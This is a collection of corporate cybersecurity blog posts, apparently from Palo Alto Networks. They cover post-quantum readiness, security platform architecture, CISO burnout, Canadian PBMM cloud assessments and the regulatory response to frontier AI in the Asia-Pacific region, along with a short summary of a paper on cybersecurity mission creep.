We at Palo Alto Networks are excited to give you insights, ideas, and actions you can take away from the chapters of this guide. We encourage you to share what you learn with your colleagues, peers, and team members – and to take prudent steps to build an AI governance model that rewards innovation without allowing your organisation to drift into dangerous waters.


Click here to download the guide today. Visit Executive Edge, our C-level thought leadership platform, for more insights for EMEA CXOs.

Haider Pasha is VP & Chief Security Officer, EMEA, Palo Alto Networks

The post It Might Feel Like We’ve Been Here Before, But We Haven’t appeared first on Palo Alto Networks Blog.

  •  

Cybersecurity Mission Creep in the US

Interesting paper: “Cybersecurity Mission Creep.”

Abstract: Cybersecurity is experiencing mission creep. Policymakers are casting more and more problems as issues of cybersecurity. So reframed, wildly different policy issues, from misinformation, to child social media safety laws, to antitrust regulations, to alleged journalist misconduct, to anti-sex trafficking statutes become what this Article calls “cybersecuritized.” Before this reframing, these issues present as important but not existential. But once cybersecuritization positions the issues as threats intensified by their technological nature, they gain access to the politics and law of urgency and exceptionalism and invite troubling governance responses.

Positioned as security threats, cybersecuritized issues become endowed with the apparent normative power to override countervailing considerations, oversimplifying the problem. Cybersecuritization’s oversimplification similarly risks unidimensional solutions and invites use of argumentative trump cards, like First Amendment challenges. Cybersecuritization also invites deference to purported specialists and their proposed solutions. Together, the reductive tendencies of cybersecuritization and the deference it prompts to specialists renders ultimate governance choices more opaque. And this opacity can erode public trust and political legitimacy.

This Article surfaces the phenomenon of cybersecuritization and offers a novel framework for analyzing and critiquing it. Mining cases from across criminal and civil domains, the account also demonstrates the insidiousness of cybersecuritization and the likelihood that it will continue to expand. Confronting cybersecuritization is crucial. If we continue to ignore it, we risk abdicating further responsibility for difficult choices to the trump card of cybersecurity. This Article’s analysis and critique aim to help reclaim the hard work of governance for our hands.

  •  

New Executive Order Accelerates Post-Quantum Readiness Amid the Cryptographic Reset

The White House Executive Order on securing the nation against advanced cryptographic attacks accelerates the mandatory timeline for post-quantum readiness.

For years, post-quantum cryptography has been discussed as an important, yet abstract future technical migration. Because of the uncertain timeline for quantum computing, it has been difficult for most organizations to prioritize quantum readiness against more immediate security demands.

That is changing.

Signed on June 22, 2026, the Executive Order mandates the transition of federal information systems to post-quantum cryptography and establishes a national policy to migrate them to NIST-approved standards. It also extends the urgency beyond government by directing support for critical infrastructure owners and operators, advancing requirements for federal contractors, and calling for cryptographic bill of materials guidance.

The order directly addresses harvest now, decrypt later risk and sets transition milestones for federal high-value assets and high-impact systems: 2030 for key establishment and 2031 for digital signatures.

While the order directly applies to U.S. Federal civilian agencies, it should be seen as a signal of broader policy and procurement momentum. Organizations that do business with the government, support critical infrastructure, or operate in regulated industries such as energy, financial services, and healthcare should expect post-quantum readiness expectations to accelerate.

Quantum risk has shifted from a long-term research concern to a national cybersecurity priority tied to sensitive data, critical infrastructure, federal systems, procurement, and the broader digital economy. For security teams, the challenge now is turning that urgency into an operational plan.

Operationalizing the quantum mandate

As quantum computing advances, widely used public-key cryptography will become vulnerable to future attacks. Even before a cryptographically relevant quantum computer exists, adversaries can capture encrypted data now with the goal of decrypting it later.

This “harvest now, decrypt later” risk is especially concerning for organizations that protect sensitive information with a long shelf life. The response cannot wait until the threat fully materializes.

The broader ripple effect matters because compliance alone will not equal readiness. As requirements flow into federal acquisition rules and contractor obligations, the vendor ecosystem will be pushed to support quantum-safe capabilities in the products and services that enterprises, critical infrastructure organizations, and regulated industries rely on.

Adding support for post-quantum algorithms is not the same as safely migrating to them. Support means a system can use new algorithms. Readiness means the organization knows where cryptography exists, which systems are exposed, which dependencies matter most, and how to execute changes without creating disruption or new risk.

That matters because post-quantum migration can affect more than cryptographic libraries. Larger cryptographic objects, new protocol behaviors, hybrid modes, hardware acceleration requirements, interoperability constraints, and legacy system limitations can create real performance, availability, and compatibility challenges if changes are made blindly.

This is why cryptographic visibility must lead to actionable migration planning.

Security teams cannot migrate what they cannot see. But visibility by itself is not enough. They also need to classify exposure, prioritize high-value systems and long-lived data, understand operational dependencies, and plan changes in a way that avoids disruption, downgrade risk, or incomplete migration.

Cryptographic bill of materials guidance will be an important step toward mapping cryptographic assets. But a CBOM should be the starting point, not the finish line. An inventory can show where cryptography exists, but readiness requires understanding business impact, migration complexity, interoperability risk, ownership, and the order in which changes should happen.

Post-quantum readiness is not just an algorithm swap. It is an operating model for managing cryptographic change at scale.

Five actions for post-quantum readiness

The path forward starts with five practical actions.

  • First, see cryptographic exposure. Organizations must gain visibility into cryptographic usage across all environments to mitigate the risks associated with undocumented encryption.
  • Second, prioritize what matters most. Cryptographic exposure varies in urgency. Organizations should prioritize protecting authentication, high-value assets, and long-lived sensitive data based on risk and business impact.
  • Third, modernize trust infrastructure. Existing systems rely on fixed cryptographic assumptions. Post-quantum readiness demands flexible infrastructure and trust services that support evolving standards.
  • Fourth, automate cryptographic change. Manual tracking with spreadsheets provides an incomplete, point-in-time snapshot that quickly becomes outdated and is insufficient for the coming changes. Automation allows organizations to manage cryptographic updates and trust operations in a consistent, controlled manner.
  • Fifth, govern readiness over time. Post-quantum migration requires continuous governance to track progress, align ownership, and adapt to evolving threats and standards.

These actions help security leaders move from awareness to readiness.

What this means for cybersecurity now

The Cryptographic Reset is already underway, driven by post-quantum risk, shorter certificate lifecycles, machine identity growth, fragmented cryptographic ownership, CA distrust events, and expanding digital infrastructure.

The organizations that move first will not simply be the ones that adopt new algorithms the fastest. They will be the ones that build the visibility, operating model, and governance needed to manage cryptographic change continuously.

Take the next step

Read the guide: The Post-Quantum Readiness Race Is On: Five Actions Security Leaders Can Take to Accelerate Crypto Agility.

More resources

The post New Executive Order Accelerates Post-Quantum Readiness Amid the Cryptographic Reset appeared first on Palo Alto Networks Blog.

  •  

Built to Last: What Stonehenge Teaches us About IT Architecture & Cyber Resilience

Anyone who has seen the impressive frame of Stonehenge against the morning’s sunrise cannot help but be struck by its resilience, how it has withstood time and the unpredictable impact of nature and humans. And partly because of this, a recent conversation I had with the CIO of a large healthcare technology company made me realize that it was a fitting metaphor for cybersecurity.

As our conversation wove through familiar topics — the challenges and breakthroughs in enterprise IT architecture — we recognised and discussed a recurring pattern throughout most EMEA and multinational enterprises. Those organisations have gradually but surely evolved into a mosaic of vendor fragmentation, ‘micro-platforms’ across vendor-specific technologies, and rapidly developing data silos that no single IT architecture can solve on its own. 

The increased heterogeneity of hardware, operating systems, and cloud architectures now comes with a dizzying mix of cybersecurity tools and services, often optimised for Vendor X’s platform. This has led to the situation that a large organisation typically has more than 30 cybersecurity point solutions in place to protect their digital assets. And now that we have thrown AI into that mix, designing the right cybersecurity solution is as confusing as it is imperative.

That’s when I was reminded of Stonehenge. Its lintel-and-joinery design is strikingly simple and elegant, and it stands as a brilliant monument to long-term resilience. Just as Stonehenge has endured against natural and human threats, so organisations must build a cybersecurity architecture that endures a revolutionary rate of change and threat diversity, including geopolitical turbulence and AI entering the value chain. 

For CISOs, CIOs, board members, C-suite executives and line-of-business leaders concerned with operational resilience, cybersecurity architecture matters—deeply. 

And we should not forget that cybersecurity is a data problem. The more telemetry data you have, the more effectively you can execute security algorithms and protect your digital essentials across all your enterprise IT pillars, i.e., IT, OT, Clouds, Networks, Workplace, Endpoints, etc. We at Palo Alto Networks are able to combine relevant telemetry data from networks, firewalls, clouds, browsers, endpoints and the internet. 

Stonehenge was built from massive, self-reinforcing pillars and platforms of stone. The lintels and joinery help hold together the overall structure as a cohesive unit, and they have striking similarities to how IT architects are now thinking about cybersecurity. In today’s technology architecture, Stonehenge’s vertical pillars are an IT organisation’s specialised, vendor-specific IT domains—sometimes with its own security tools and capabilities rather than as a strategically integrated zero-trust cybersecurity framework across your enterprise IT pillars.

Now, Stonehenge’s with its unique resilience, can also serve in its own construction as a model for modern cybersecurity architecture. Like our evolution towards modular platformisation evolved deliberately and assuredly over time and it spans all key domains of cybersecurity, ie network, cloud, AI,  identity security and all key building blocks for an AI-driven SOC, the last line of defense that has to be real-time. In other words, it is the linchpin of our strategy for enterprise security built upon such key areas as Identity, the Autonomous SOC, and Network Security. 

Stonehenge’s lintel is analogous to cybersecurity platformization, a growing trend rapidly replacing the now-outdated best-of-breed point solution mindset. This employs a modular approach that gives flexibility and control to the security architect looking to add security domain capabilities as needs evolve. The mortise-and-tenon joinery of Stonehenge works because the parts fit together rather than being stacked as an afterthought, in much the same way modern cybersecurity frameworks are built upon the concept of embedded functionality rather than being bolted on. 

An important example here is Palo Alto Networks’ decision to power the cybersecurity platform core with Precision AI, rather than its technology being added as a separate tool. This approach enables Precision AI to power data, analytics, and workflows, making it an omnipresent resource for smarter and faster prevention, detection and response.

Another important element of any enduring architecture is its ability to provide stability to the overall framework. In cybersecurity architecture, this is the all-important cyber data layer across an integrated zero trust framework. As organisations continue to struggle with data silos across networks, cloud environments, security operations centres, and edge systems, the cybersecurity data lake takes on a heightened role of importance for the resilience of the entire cyber framework. Again, let’s not forget, cybersecurity is a data problem, a domain in its own right across all vertical IT pillars.

Now, Stonehenge with its unique resilience, can also serve in its own construction as a model for modern cybersecurity architecture. Like our evolution towards modular platformization evolved deliberately and assuredly over time and it spans all key domains of cybersecurity, i.e.  network, cloud, AI, endpoints, identity security and all key building blocks for an AI-driven SOC, the last line of defense that has to be real-time. In other words, it is the linchpin of our strategy for enterprise security built upon such key areas as Identity, the Autonomous SOC, and Network Security/SASE. 

Another critical element of the cyber platform is something even Stonehenge hasn't had to face: securing AI itself, especially the opportunity and threat represented by agentic AI. AI security must become part of the platform design and implementation, as we have done with our Prisma AIRS (AI Runtime Security) platform for enabling an organisation's growing AI portfolio to remain a vital asset and not an inviting attack vector. Agents now are not just another non-human identity; they are an entirely new class of identity, with a striking mismatch in speed between agent decision-making and human governance. The inside-out attack paths taken by hackers' ill-intentioned agents represent a major threat to under-protected AI supply chains. The same pressure now also comes from geopolitics and from AI moving into the value chain itself, such as in the case of the Factory of the Future.

Similarly, our recent acquisition of CyberArk gives us what we believe is the industry’s strongest identity security platform, Idira, positioning it as yet another vertical pillar connected to the overall cybersecurity platform lintel. Cortex XSIAM and its security data lake are deliberately open — ingesting and correlating third-party telemetry alongside our own, over 17 petabytes of telemetry data each day — to form a secure data layer that is accessible to users based on policy management and credentials validation. Palo Alto Networks leverages this mountain of data, along with around-the-clock scanning of more than 5 billion daily security events, to feed Precision AI in order to detect and block potentially devastating attacks. Currently, we detect about 9,6m new attacks per day that have not been there the day before. The use of automated AI in attack vectors has been accelerating the time of exfiltration of data from the compromise of an organization. This delay was 9 days about 3 years ago, now data is exfiltrated in most cases in less than a day, sometimes already within less than one hour!

In this context, it's also important to highlight the importance of an Autonomous SOC pillar, particularly since compliance reporting windows are continuously contracting from days to mere hours calling for real-time, highly automated defence. Today, mean-time-to-detect and mean-time-to-respond are board-level imperatives commanding more conversation and attention at an organisation’s highest levels. The Autonomous SOC pillar is a vital element in helping enterprises achieve even faster detection and remediation, ideally down into single minutes. If it also integrates the historic enterprise SIEM you can further simplify your SOC operations and gain solid financial benefits by platformization of your security relevant data.

Finally, keep in mind the use of supply chains to build the actual platform. For Stonehenge, that was an impressive physical supply chain: The bluestones used in the structure were hauled about 250 kilometers from Wales without the benefit of air, rail, or truck transport. For Palo Alto Networks’ cybersecurity platform, the supply chain was no less impressive, but more virtual than physical, often faced with attacks on third-party interdependencies such as SaaS applications, APIs and in times of Frontier AI models, the Open Source components. 

Like the pyramids, the Great Wall of China, and the Roman road system, the most remarkable aspect to Stonehenge isn’t just its engineering elegance, but its ability to withstand changing conditions and threats over time. Whether you’re a CEO, board member, CIO, CISO or security engineer, the decisions you make about cybersecurity carry significant impact and implications. In order to achieve Stonehenge-like resiliency, technical and business leaders should commit to an architectural model designed not only for today’s needs, but for what those needs are likely to be over the long term. 

Therefore, cybersecurity should be architected as a horizontal, dedicated platform across all your IT domains and businesses. With this you are able to provide real-time and platformized cybersecurity for tomorrow. And tomorrow is going to be a more and more AI-driven business world. 


Helmut Reisinger is CEO for Europe, Middle East, and Africa at Palo Alto Networks.

The post Built to Last: What Stonehenge Teaches us About IT Architecture & Cyber Resilience appeared first on Palo Alto Networks Blog.

  •  

The Invisible CEO of Crisis: Breaking the Cycle of CISO Burnout

When a major cyber incident hits, all eyes are on the CISO.

They become the invisible CEO of crisis, steering the entire enterprise through the storm, managing stakeholders and making major decisions under immense pressure. The clock is ticking. Every minute can mean more systems affected, more data exposed, greater operational disruption and a growing risk to customer trust and corporate reputation.

And this on top of an already expanded day-to-day role, where they are expected to make decisions with incomplete information, brief the board, support legal and communications teams, manage technical response and reassure the business, all while knowing that any delay could increase the damage.

But a troubling pattern often emerges once the smoke clears. The CISO may find themselves held responsible for the incident that just happened, and in some cases personally liable, while still being expected to prevent the next one. Yet, at the same time, their influence over the strategic decisions that shape cyber risk can quickly diminish. 

This cycle takes a toll. Across EMEA, we are seeing the personal and organisational impact of that pressure, from burnout and leadership turnover to growing concerns about long-term resilience.

That pressure often comes at a demanding stage of life too. Many security leaders reach the CISO role when career responsibility is peaking at the same time as responsibilities outside work, from ageing parents and family commitments to their own health.

With an average CISO tenure now reduced to between 18 and 26 months, and nine out ten reporting feeling moderate to high stress, a more sustainable model is needed for structural and personal resilience.

Cybersecurity is far more complex than it was a decade ago. AI-powered attacks and autonomous agents are increasing the speed and scale of threats. At the same time, the CISO has never had more potential influence over business strategy. The challenge is ensuring the support around the role evolves as quickly as the threat landscape.

That is why it’s time to stop treating cybersecurity as a technical function alone and recognise the CISO as a strategic business leader.

Structural equity - breaking the cycle of isolation

The burden of cyber resilience should not rest on one individual. Yet too often, organisations place responsibility on the CISO without providing the support, influence or measures of success needed to help them thrive.

Part of the problem is how the role is measured. CISOs are judged by whether incidents happen, rather than by the quality of preparation, resilience planning, risk reduction and secure business enablement.

And preparation can really help reduce the pressure. Regular red teaming, tabletop exercises and incident simulations mean the CISO is not carrying the crisis alone when a breach happens. The organisation has rehearsed its roles, decision points and escalation paths before the stakes are at their highest. 

But after a crisis, organisations also often fall back into day-to-day survival mode, undoing the progress made when security was treated as a critical part of business planning rather than a technical function. Strong resilience requires the CISO to have a permanent seat at the table for all strategic decisions, from M&A to digital transformation.

That influence only comes with strong foundations. This includes visibility of critical assets and risks, security controls that are fit for purpose and the operational discipline to maintain them over time.

  • Invest in leadership as much as certifications: The modern CISO needs diplomacy, judgement and the ability to translate risk into business terms. Different backgrounds can strengthen that role, bringing fresh perspective when solving problems that are no longer purely technical
  • The ‘Shared CISO’ model: Cyber resilience should not rest on one pair of shoulders. The most resilient organisations embed responsibility for cybersecurity across the business, while creating stronger support structures around the CISO through deputies, shared ownership of cyber risk and clear succession planning. This reduces pressure on individual leaders and helps ensure resilience is built into the organisation itself

Strategic diplomacy - aligning people and purpose

Cyber resilience depends on people as much as technology, and a CISO’s success depends on building alliances across the business. The strategic diplomat CISO focuses on moving the conversation from ‘no’ to ‘how?’ by building deep relationships with other leaders, every team and every department across the organisation.

By understanding the business’ growth drivers, the CISO can align security goals with the board’s priorities. That means agreeing meaningful measures of risk and readiness, preparing for difficult questions and giving the business a clear view of where it is exposed. 

Security and growth must be seen as a single strategic fabric. Integrating security into the development of internal AI tools and customer-facing products helps ensure innovation is secure by design, rather than being a hurdle to overcome later.

The post The Invisible CEO of Crisis: Breaking the Cycle of CISO Burnout appeared first on Palo Alto Networks Blog.

  •  

Securing Canada’s Digital Future: Why PBMM Matters Beyond Government

Palo Alto Networks is pleased to announce the successful completion of a new Cloud Medium security assessment conducted by the Canadian Centre for Cyber Security (Cyber Centre), significantly expanding the number of Palo Alto Networks cloud services assessed for Protected B / Medium Integrity / Medium Availability (PBMM) environments. This assessment includes a broad range of capabilities across our Cortex®, Cortex Cloud and Strata™ platforms. By achieving this milestone, Palo Alto Networks enables  organizations handling Canada’s most sensitive data to leverage a unified, AI-driven security architecture without compromising on compliance or operational resilience.

For years, many organizations viewed PBMM as something that only mattered to the Canadian federal government. It was often seen as a procurement requirement—a framework tied to public sector cloud adoption, relevant for departments handling Protected B information, but not necessarily for the private sector.

That assumption is changing.

The reality is that the challenges driving PBMM are no longer unique to government environments. Banks, energy providers, transportation networks, healthcare organizations, crown corporations, and other critical infrastructure operators are now facing many of the same pressures:

  • Expanding attack surfaces across hybrid and multi-cloud environments.
  • Increased regulatory scrutiny and privacy obligations.
  • Greater operational dependence on cloud and AI technologies.
  • Increased reliance on third-party providers and software supply chains.
  • The need to maintain operational resilience during cyber incidents and disruptions.
  • A growing expectation that organizations can demonstrate—not just claim—security maturity.

That is why PBMM matters far beyond Ottawa. At its core, PBMM represents a rigorous approach to validating whether enterprise-grade security platforms can operate securely in environments where trust, resilience, and operational continuity are critical.

Increasingly, that level of assurance matters to everyone.

What PBMM Really Represents

PBMM, a rigorous cybersecurity and data classification standard used by the  Canadian Centre for Cyber Security, stands for Protected B / Medium Integrity / Medium Availability. While often associated with federal cloud security requirements, PBMM is not simply a checkbox exercise. It is a comprehensive assessment framework aligned to Canadian cybersecurity guidance and operational security expectations.

What makes PBMM important is that it evaluates whether platforms and services can securely support sensitive and mission-critical workloads in real-world environments.

Palo Alto Networks meeting these rigorous PBMM requirements through three core pillars:

  • Strata (Network Security): Secures data resiliency and zero trust connectivity, driving robust perimeter and cloud edge protection.
  • Cortex Cloud (Cloud Security): Provides complete visibility, security governance, and data protection across complex cloud-native architectures.
  • Cortex (Security Operations): Powers the agentic SOC, combining unified data, AI, and automation to detect and respond to threats in real time.

These are not theoretical requirements. They are practical operational expectations designed for environments where downtime, visibility gaps, or security failures can have significant consequences.

Organizations today are no longer evaluating cybersecurity solely based on features. They are evaluating whether platforms can be trusted to support critical operations at scale.

Why Security Expectations Are Changing

The cybersecurity landscape has evolved dramatically. Infrastructure is distributed across cloud providers, SaaS applications, remote users, third-party integrations, operational technology (OT), AI platforms, and interconnected supply chains. At the same time, attacks have become faster, more automated, and more disruptive.

In this environment, security can no longer be treated as a compliance exercise. Organizations need confidence that their platforms, operational processes, and security controls can function effectively under pressure.

This is why Palo Alto Networks has undertaken independent PBMM assessments across its portfolio, providing customers with greater assurance and trust. By meeting these rigorous standards into Strata and Cortex, we enable non-government entities—like financial institutions and utility providers—to deploy the same defensive rigor used to protect national security systems.

Transforming Critical Infrastructure with a Unified Platform

To effectively manage risk, critical infrastructure operators require a platform approach that helps eliminate security silos, reduce manual intervention, and accelerate threat mitigation.

Key Portfolio Advantages for Critical Infrastructure & Enterprise:

  • AI-Driven Threat Detection & Response: Cortex XSIAM® and Cortex XDR® unify telemetry across endpoints, network, and cloud to deliver unparalleled visibility and automated threat stitching, neutralizing advanced cyberthreats before they disrupt operations.
  • Comprehensive Cloud Native Protection: Cortex Cloud secures applications from code to cloud to SOC, offering posture security, data protection, and continuous compliance monitoring tailored to stringent Canadian data standards.
  • Zero Trust Network Security: Strata enables secure access and consistent policy enforcement across campus, branch, and data center environments, protecting critical OT and IT systems from lateral threat movement.
  • Elite Incident Response: Backed by Unit 42®, organizations gain access to threat intelligence and rapid incident response services to augment their teams and build long-term cyber resilience.

Operational Resilience Is Becoming a Strategic Requirement

One of the most significant shifts occurring across industries today is the growing focus on operational resilience. Organizations are increasingly asking questions that extend beyond traditional cybersecurity controls:

  • Can we maintain critical services during a cyber attack?
  • Do we have visibility across our cloud environments and supply chain dependencies?
  • Can we rapidly detect, respond to, and recover from disruptions?
  • Are our governance processes keeping pace with cloud adoption and AI innovation?

As organizations adopt cloud-native architectures, AI-driven technologies, and interconnected digital ecosystems, resilience has become a board-level concern. The ability to prevent incidents remains important, but organizations are equally focused on their ability to withstand, respond to, and recover from them.

This is where frameworks like PBMM provide value. Beyond evaluating security controls, PBMM assesses the governance, operational processes, monitoring capabilities, and risk management practices that help organizations operate securely.

For critical infrastructure operators, resilience is no longer simply an IT objective—it is a business imperative. Increasingly, the organizations that earn trust are those that can demonstrate they are prepared to operate effectively when disruption occurs.

Final Thoughts: PBMM Reflects the Future of Trust

PBMM may have started solely as a government assessment framework, but its relevance now extends far beyond federal environments. It represents something universal: the ability to operate securely, reliably, and transparently in environments where trust matters most.

By expanding our PBMM-assessed offerings across Cortex and Strata, Palo Alto Networks underscores its commitment to securing Canada's digital future. We provide the validated foundation organizations need to innovate with confidence, protect sensitive data, and maintain operational continuity under any circumstance.

Read the Assessment Summary Report

To learn more about the Palo Alto Networks Cloud Medium security assessment, review the publicly available assessment summary report issued by the Canadian Centre for Cyber Security.

Ready to modernize your defenses with PBMM-assessed solutions? Schedule a demo with our team or contact Unit 42 to learn how we can help elevate your organization's resilience against emerging cyber threats.

The post Securing Canada’s Digital Future: Why PBMM Matters Beyond Government appeared first on Palo Alto Networks Blog.

  •  

Beyond Human Oversight: Adapting to the Frontier AI Era

Frontier AI is moving faster than most governance and response systems were designed to handle.

The corporate landscape across the Japan and Asia-Pacific (JAPAC) region is facing an unprecedented regulatory and operational reckoning. The rise of hyper-autonomous ‘frontier’ AI models is pushing cyber security out of human hands and into a real-time war of machine against machine. This shift has triggered a highly coordinated enforcement wave cascading through JAPAC’s premier digital hubs, where regulators and enterprises are moving in lockstep to address machine-speed threats. 

With corporate watchdogs Australian Prudential Regulation Authority (APRA) and Australian Securities and Investments Commission (ASIC) firing warning shots via urgent market letters, and neighbouring authorities like the Monetary Authority of Singapore and South Korea’s central government enacting strict new AI safety rules, organisations are being forced to completely overhaul their defensive architecture. Decades of relying on slower, committee-based governance are being shattered by new threat intelligence showing that autonomous AI agents can now exploit vulnerabilities and exfiltrate critical data within minutes—turning traditional 72-hour regulatory reporting windows into mere post-mortems.

The warning comes as the gap between corporate readiness and technological reality widens right across the JAPAC corridor. Much of the region’s current governance and cyber risk architecture still reflects a legacy system engineered for predictable, slower-paced environments. We have spent years building risk models where vulnerability discovery, incident escalation, and defensive response unfold gradually enough for traditional executive oversight and committee structures to remain effective. But that comfortable pace has officially vanished.

The Machine-Speed Reality

The sheer velocity of this shift was highlighted during restricted testing of Anthropic’s advanced frontier model, Claude Mythos, under an initiative known as Project Glasswing. Palo Alto Networks was among a select group of technology and cyber security organisations chosen to evaluate the implications of the model before its broader release. Mythos demonstrated an unprecedented capability to identify and exploit vulnerabilities across major operating systems at a level matching or exceeding advanced human experts.

During combined testing involving Mythos, Claude Opus 4.7, and OpenAI’s GPT-5.5-Cyber, the real-world impact of machine speed became starkly visible. In a single month, Palo Alto Networks disclosed 26 Common Vulnerabilities and Exposures (CVEs) representing 75 distinct issues, a massive surge compared to a typical monthly volume of fewer than five CVEs.

While discovering flaws at that scale would historically have raised uncomfortable questions around software quality, the landscape has fundamentally shifted. In this new era, radical transparency, paired with the ability to reflect and act instantly, has emerged as a critical corporate superpower. Frontier AI is accelerating both sides of the digital chessboard simultaneously: while attackers are gaining unprecedented speed, defenders are gaining a level of visibility that simply did not exist a few years ago. Real-time warfare between AI defenders and AI attackers is rapidly becoming the standard operating model.

AI Agents: The New Corporate ‘Insiders’

This shift introduces a profound dilemma for corporate leadership. Recent regulatory guidance repeatedly emphasises the necessity of human supervision, and for good reason—ultimate accountability must always remain with people. Boards must still set risk appetite, Chief Information Security Officers (CISOs) must determine operational thresholds, and security teams must decide how much authority autonomous systems should hold inside critical environments.

However, organisations must now look a step further. Autonomous AI agents—operating on behalf of employees, suppliers, or automated workflows—are quickly becoming the new corporate ‘insiders’. If not managed with extreme care, they represent massive, systemic blind spots.

Current identity and access frameworks are starting to buckle under the strain because they were never built to distinguish between human users and autonomous agents acting on their behalf. Traditional identity systems assume a predictable human pattern: a user authenticates, requests access, and operates within set boundaries. Autonomous agents, by contrast, interact continuously with APIs, generate code on the fly, move fluidly across workflows, and operate with delegated authority from trusted users.

When these agents begin operating deep inside critical infrastructure, financial services, or government workflows, the risk profile changes entirely. Security teams are no longer just dealing with stolen passwords or human misuse; they are managing autonomous systems capable of acting at machine speed across highly interconnected environments, with potentially devastating consequences if control is lost.

The Failure of the 72-Hour Window

This acceleration has effectively broken traditional regulatory reporting timelines. Recent threat observations from Unit 42 reveal that in approximately 20 percent of modern breaches, attackers successfully exfiltrate data within the very first hour of a compromise.

When data theft occurs inside 60 minutes, a 72-hour reporting window ceases to function as an effective defense mechanism. Instead, it becomes a post-mortem.

For example Australia’s current reporting obligations—including those under the SOCI Act, CPS 234, and the Privacy Act—were largely designed for static environments where defenders had sufficient time to investigate, escalate internally, and coordinate remediation before damage spread. Today, many CISOs quietly acknowledge the immense operational strain created by overlapping reporting frameworks during a live crisis. In the chaotic early stages of a compromise, security teams frequently find themselves managing compulsory reporting requirements from different regulators while their engineering teams are still actively trying to contain a fast-moving incident.

A Region-Wide Regulatory Reckoning

Australia is far from alone in this challenge. The regulatory anxiety echoing through the halls of APRA and ASIC is part of a highly coordinated, region-wide crackdown across the Japan and Asia-Pacific (JAPAC) tech corridor. As frontier models shrink the ‘time-to-exploit’ to near zero, neighbouring digital economies are rapidly realising that their legacy frameworks are equally vulnerable.

In Singapore, the regulatory response has been immediate. The Cyber Security Agency (CSA) recently issued a stark advisory warning that advanced frontier models can examine complex codebases and automate attacks faster than human developers can write patches. In lockstep, MAS finalised its Guidelines on AI Risk Management. Under these new rules, financial institutions are now mandated to perform continuous ‘AI Cyber Stress Testing’— requiring boards to prove that complex, autonomous AI-to-AI interactions within their systems won't trigger an unmanageable domino effect.

Meanwhile, South Korea has shifted from guidelines to hard law. The nation's landmark AI Basic Act (Framework Act on Artificial Intelligence) has officially entered into force, creating strict compliance mandates, mandatory data audits, and extraterritorial penalties for any enterprise deploying high-impact AI systems without ironclad human guardrails.

Across JAPAC, a uniform regulatory shift is underway: voluntary AI ethics frameworks are being replaced by proactive, real-time enforcement measures. 

Moving with Discipline

Organisations broadly acknowledge that AI demands a distinct approach, yet implementation gaps remain. Businesses must move away from managing AI like standard software and instead commit the significant defensive resources needed to protect complex AI supply chains. 

The language coming from regulators reflects these exact challenges. ASIC Commissioner Simone Constant warned that frontier AI capability could expose vulnerabilities at unprecedented speed and scale, creating systemic consequences across entire sectors. Her message to corporate Australia was direct: do not wait for perfect clarity to address the threat posed by new AI models. Instead, organisations must act now, and act with discipline, to strengthen the cyber resilience fundamentals that underpin their businesses.

The testing conducted within Project Glasswing ultimately proved that while frontier models can expose weaknesses at terrifying speed, that exact same capability can be weaponised defensively. By deploying AI to reduce exposure and identify vulnerabilities before adversaries can operationalise them, organisations can effectively level the playing field.

The most resilient organisations over the next few years will be those that combine real-time frontier AI defensive capabilities with disciplined human supervision, rather than treating the two as separate priorities. In the era of machine-speed warfare, you cannot successfully have one without the other.

To learn more about how we are securing the frontier of technology, visit the Palo Alto Networks Trust Center and explore the latest threat insights from Unit 42.

The post Beyond Human Oversight: Adapting to the Frontier AI Era appeared first on Palo Alto Networks Blog.

  •  
❌